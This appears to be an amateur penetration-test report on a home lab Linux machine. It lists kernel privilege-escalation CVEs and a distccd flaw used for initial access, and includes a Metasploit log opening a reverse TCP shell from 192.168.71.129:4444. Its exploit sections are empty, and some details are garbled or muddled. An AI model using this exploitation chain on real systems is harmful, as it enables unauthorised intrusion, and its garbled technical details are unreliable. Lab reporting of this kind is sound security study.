# **Penetration Testing Report**

Client: Home project-1.

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# 1. Executive Summary

**Objective of the Test** 

The objective of the penetration test was to identify security vulnerabilities of a "Linux System" and the prevention methods from the vulnerabilities.

### **Scope**

• **Network**: IP range 192.168.71.130

### **High-Level Findings**

Total vulnerabilities: 4

Critical: 3 High: 1

**Overall Risk Rating: Critical** 

### Recommendations

- Immediately address critical vulnerabilities, such CVE-2016-5195(Dirty Cow), CVE-2017-7533(inotfiy), CVE-2015-1328(Overlayfs).
- Implement a high security patch management system.

### 2. Introduction

### **Purpose of the Test**

To evaluate the security posture of a lab's ensuring protection against potential cyber threats.

# **Methodology Used**

We followed the **OWASP Testing Guide** and **PTES (Penetration Testing Execution Standard)**. The engagement included both manual and automated testing.

### **Scope of Work**

• Web Application: <a href="http://192.168.71.130">http://192.168.71.130</a>

#### **Limitations**

- Testing was not conducted during business hours to avoid disruption (Like professionally).
- Certain DDoS techniques were not used due to the risk of system instability.

# 3. Methodology

- 1. Reconnaissance
  - Identified open ports with Nmap.
- 2. Exploitation
  - o CVE: 2004-2687 (distccd)for initial access.
- 3. Post-Exploitation
  - CVE-2016-5195(Dirty Cow) Privilege Escalation(root)
- 4. Reporting
  - o Documented all findings with PoC evidence.

# 4. Findings

# **Summary of Findings**

Severity	Count	Example Vulnerabilities
Critical	3	CVE-2016-5195(Dirty Cow), CVE-2017- 7533(inotfiy), CVE- 2015-1328(Overlayfs). Privilege Escalation
High	1	CVE: 2004-2687 (distccd)for initial access.

# **Detailed Findings**

Finding 1 CVE-2016-5195(Dirty Cow), Privilege Escalation

• **Severity**: Critical

• **Description**: Can get root access.


• Affected Asset: <a href="http://192.168.71.130">http://192.168.71.130</a>

• Proof of Concept (PoC):

Endpoint:



### **Exploit:**



- Impact: Full system compromise with root access, leading to potential data theft.
- Recommendation: Apply vendor security updates / kernel patch immediately.

# Finding 2: CVE: 2004-2687 for initial access.

• Severity: High

Description: Sensitive Data Exposures lead to initial access

Affected Asset: http://192.168.71.130


• Proof of Concept (PoC):

**Endpoint:** 

```
msf6 exploit(univaries /Alstre exec) > run
[*] Started reverse TCP handler on 192.168.71.129:4444
[*] 192.168.71.130:3632 - stderr: distccd[2146] (dcc_collect_child) ERROR: Bug! Read from fd succeeded when checking whether client disconnected!
[*] Command shell session 1 opened (192.168.71.129:4444 → 192.168.71.130:45509) at 2025-09-28 12:45:47 -0400

whoami distccd id uid=106(distccd) gid=65534(nogroup) groups=65534(nogroup)
```

### **Exploit:**



- Impact: Initial Access to all distccd user's files, leading to potential data theft.
- Recommendation: Restrict port permission for distccd user.

### 5. Recommendations

### 1. Address Critical Issues:

- Update your system regularly.
- Use WAF & EDR

### 2. Patch Management:

Update software regularly to fix known vulnerabilities.

# 3. Security Awareness Training:

o Train employees on secure practices.

# 4. Ongoing Monitoring:

o Implement continuous security monitoring tool.

# 6. Conclusion

The penetration test revealed several critical and high vulnerabilities that pose a significant risk to the target lab/box. Immediate remediation of these issues is required to enhance security. Regular testing and monitoring are recommended.